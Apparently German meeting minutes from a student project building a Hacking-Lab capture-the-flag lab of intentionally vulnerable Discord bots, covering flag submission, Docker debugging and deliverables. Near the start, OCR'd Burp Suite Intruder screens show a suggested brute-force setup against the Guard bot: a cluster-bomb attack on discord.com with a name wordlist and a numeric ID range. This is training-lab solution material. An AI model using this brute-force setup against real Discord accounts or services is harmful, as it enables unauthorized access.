        - Kann mit Bard und Spellcaster nicht über Management System kommunizieren
    - Für DM Bot mit dynamischen Flags:
        - Für Abschluss einer Challenge:
            - User schickt `/submit <flag><fqdn>` an DM Bot
            - DM Bot schickt Request an Hacking-Lab mit und
            - Hacking-Lab ordnet anhand des 's den User zu und überprüft dann das
            - Hacking-Lab gibt Antwort zurück, ob gültig ist
            - DM Bot vergibt auf dem Discord Server die neuen Rollen


- HL Challenge Beschreibung für User und Musterlösung
- Sequenz Diagramme erstellt:
    - Singletons:





- Pseudo Bots:



- Guard Vorschlag für Password "knacken" via Burp

- 
Burp Suite Community Edition v2023.10.3.4 - Temporary Project
Burp
Project
Intruder
Repeater
View
Help
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Settings
Decoder
Comparer
Logger
Organizer
Extensions
Learn
1 ×
2 ×
Positions
Payloads
Resource pool
Settings
Choose an attack type
Start attack
Attack type: Cluster bomb
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: https://discord.com
Update Host header to match target
Add §
Clear §
Auto §
Refresh
Clear
Search
2 highlights
2 payload positions
Length: 3652


Burp Suite Community Edition v2023.10.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Settings
Decoder Comparer Logger Organizer Extensions Learn
1 × 2 ×
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 1
Payload count: 6
Payload type: Simple list
Request count: 0
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
hallo
dante
janosch
mama
joe
freeuser
Add
Enter a new item
Add from list ... [Pro version only]
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Enabled
Rule

- 
Burp Suite Community Edition v2023.10.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Settings
Decoder Comparer Logger Organizer Extensions Learn
1 × 2 ×
Positions Payloads Resource pool Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 0
Payload type: Numbers
Request count: 0
Payload settings [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 1175005794484092929
To:
Step: 1
How many:
Number format
Base: Decimal Hex
Min integer digits: 0
Max integer digits: 0
Min fraction digits: 0
Max fraction digits: 0
Examples
0
0

Protokoll Meeting 21.11.2023

Protokoll

- Fehler Music Bot Goldnugget
- Probiert über env Variable userID auszulesen --> Variable Injection
    - müssen das für Management System bereitstellen
    - API Request für Hacking-Lab
        - Mit Response als JSON Success und Failure
- Singleton vs Pseudo Bot
    - Multidocker --> Starte mit einem Knopf mehrere Docker
        - Ressource Editor kann man Multidocker aufsetzen
    - Entscheidung: Machen Singletons
- Debugging: Haben keinen Listener auf Command Bot
    - `unable to exec`
    - User flask darf Port nicht binden
        - Linux darf nur Root Port binden grösser 1024
        - im Docker Manager
    - Bei bard geht es weil er als Root läuft
        - Bard auf flask user umstellen --> run auf 80 und bei Manager höher


Todo

- [x] User Testing vorbereiten
- [x] Dokumentationen "User Guide" und "Solutions" weiter schreiben
- [x] Fertige Docker Files an Ivan schicken
- [x] Guard in direct Messages umschreiben
    - Debuggen von `bot.get_guild` --> kann nicht asynchron verwendet werden, Workaround finden
- [x] Dungeon Master implementieren
- [x] Doku aktualisieren
- ? Flag Submission via Discord implementieren
- [x] Backup
    - Anleitung schreiben für Ivan
    - Implementation
    - Testen

Agenda

- Guard in DMs umgeschrieben

- Discord Backup funktion getestet + Anleitung geschrieben
- User Testing vorbereitet
- Test Bots + HL live Bots getestet und debugged
- Goldnugget Spellcaster & Bard funktionieren nicht
- https://stackoverflow.com/questions/60448196/run-execlineb-when-container-start-failed-docker-for-windosw
- www.dnd5eapi.co Domain in Proxy Whitelist nehmen
- HL upload von Bot Images --> Vermutung: nimmt nicht das neuste hochgeladene Image oder restartet nicht
- Ablauf des Labs in einem Sequenzdiagramm festgehalten, als Orientierung und Festlegung für uns:



Protokoll Meeting 28.11.2023

Protokoll

- Mehrere Server (Guild ID verbauen) ermöglichen List of Servers
- Feedback Link in HL packen
- Goldnugget debuggt
  - Flask darf nicht Port 80 binden
  - neues s6 anstatt usr --> /command/...
- Spellcaster failed to build, alte sudo Version evtl. nicht mehr vorhanden?
- Haben Base Image gepimpt
- Lorekeeper --> Unset Proxy
- spellcaster --> App als Root starten und mit sh ausführen

Todo

- Doku nachtragen
- Lab test-ready machen & testen lassen
  - Tester: Philipp Hutter, Corsin Salutt, Vanessa Alvez, Thajakan Thirunavukkarasu, Samuel Maissen + 2 User von Ivan bereitgestellt
  - Erstellen für Tester einen neuen Server -> Ist zugleich ein Backuptest, ob die Umstellung auf einen neuen Server funktioniert
- DM Bot aka Lab-Ablauf fertigstellen und alles zusammenführen
- Guide und Musterlösungen fertig verfassen
- Mehrere Server (Guild ID verbauen) ermöglichen List of Servers?
  - Backup Guide wirklich Step-by-Step machen, bis zu Backup Link in Discord synchronisieren und ausführen
- Feedback link in HL packen für die Tester von Ivan
- Spellcaster Build failed, diesen debuggen
  - Multistage?

Agenda

- DM Bot mal grob ausprogrammiert, dass es mal funktioniert --> Texte und Ablauf muss noch geschliffen und verbessert werden (Hat ziemlich viel Zeit in Anspruch genommen, mehr als wir gedacht haben)
- Dokumentation weitergeführt und auf
- Alle Bots durchgetestet und debugged --> Vorbereitung für User-Tests
- Debugging von Web Request Bot und Music Bot --> HL Integration

Protokoll Meeting 05.12.2023

Protokoll

- Lorekeeper und HL Debugged zusammen mit Ivan --> Proxy Problem
- Docker Compose pull Script für auto-Aktuallisierung gemacht --> jede Minute bis ende SA
- Firewall Hacking-Lab fixed

Todo

- Lab Testen und testen lassen
    - in einem neuen Server
- Bot Texte ausschreiben
- Dokumentation weiterführen

Agenda

- Dokumentation Inhalt
- HL Reihenfolge der Bots noch anpassen
- HL CTF DEMO und Ai Bot challenge entfernen
- Abgabe SA --> Email des Sekretariats besprechen, was wir alles abgeben müssen
- Alle Dokumente, wie: `housekeeping_doc`, `grading_doc`, etc. sind momentan einfach im Gitlab, sollen wir diese noch separat abgeben?
- Housekeeping Documentation geschrieben
- Testing durch uns --> Texte und Abläufe überarbeitet
- Generelles Debugging und Finetuning

Protokoll Meeting 12.12.2023

Protokoll

- Hacking-Lab Event Reihenfolge mit Ivan angepasst
- Generelle Abgabe mit Ivan besprochen
    - Sollen ein Plakat zum Üben erstellen
    - Urheberrechtsdokument zusammen angeschaut

Todo

- [x] Nextcord Lib Change in Doku Hinweis schreiben (Janosch & Dev Story)
- [x] Generelle Probleme festhalten
- [x] Ost Abgaben
    - [x] Templates von Ivan (Urheberdokument)
        - [x] Upload
    - [x] Abstract schreiben
        - [x] Zum Gegenlesen abgegeben
    - [x] Poster
        - [x] Upload auf avt
    - [x] Eigenständigkeitserklärung
        - [x] mergen
        - [x] Upload auf avt
    - [x] Einverständniserklärung Eprint
        - [x] Upload
- [x] Gitlab Repo Ownership übertragen
- [x] Folder HL-Deployment --> zu bots umbenennen
- [x] Readme in Repo anpassen
- [x] Videos der Lösungen
    - [x] Videostart im HL auf Challenge Startpage
- [x] Thaja & Corsin Lab testen
- [x] Feedback Testergebnisse DEL auswerten und in Doku
- [x] Zweites Backup machen
- [x] Hacking-Lab Event Bild generieren
- [x] Code Refactoring
    - [x] Code nochmals durch Black Linter laufen lassen
- [x] Nextcord Devs nochmals anhauen wegen audio stream über proxy
- [x] Meeting Minutes 12 Ivan schicken
- [ ] Frozen Nextcord Version fixen, falls Proxy Patch kommt
    - sind hier geblockt, bis Nextcord einen Fix released

Agenda

- [x] Hacking-Lab Event Bild ändern
- [x] Poster mit Ivan anschauen
- [x] Lorekeeper/Web Request Bot ENV Variablen für Proxy zu docker-compose hinzufügen

Protokoll Meeting 19.12.2023

Protokoll

- Abstract:
  - ...about insecure Discord Bots (Approach & Technology)
  - was ist mit Challenges gemeint
  - Bei Result mehr auf genereller Ebene (high Level) bleiben
- Poster:
  - Zu viel Text
  - Soll auf kurzen Blick überzeugen
  - Flowcharts gut
  - Mehr Marketing Charakter
  - Titel: "Hacking Discord Bots"
  - Mehr Mindmap ganz grob
- Bericht soll Zielgruppen gerecht sein
  - Management Summary ist wichtig, soll für jeden verständlich sein
  - Technischer Bericht soll so geschrieben, dass eine Folgearbeit gemacht werden draus
  - Ich / wir Formulierungen vermeiden
  - Design Decisions gut begründen
  - HL muss nicht ewig lang vorgestellt werden --> Hauptsache unsere Domain
    - Kurz formuliert
  - Requirement: Docker war gegeben
  - Aufgabenstellung

Todo

- Bilder in HL runterskalieren
- Als letztes Bild:
  - was ist von uns vs. was ist Blackbox
  - Discord Logo reinmachen
  - mehrere Bots anzeigen
  - mapping in DB Bsp. machen
  - Hacking-Lab grösser schreiben
    ##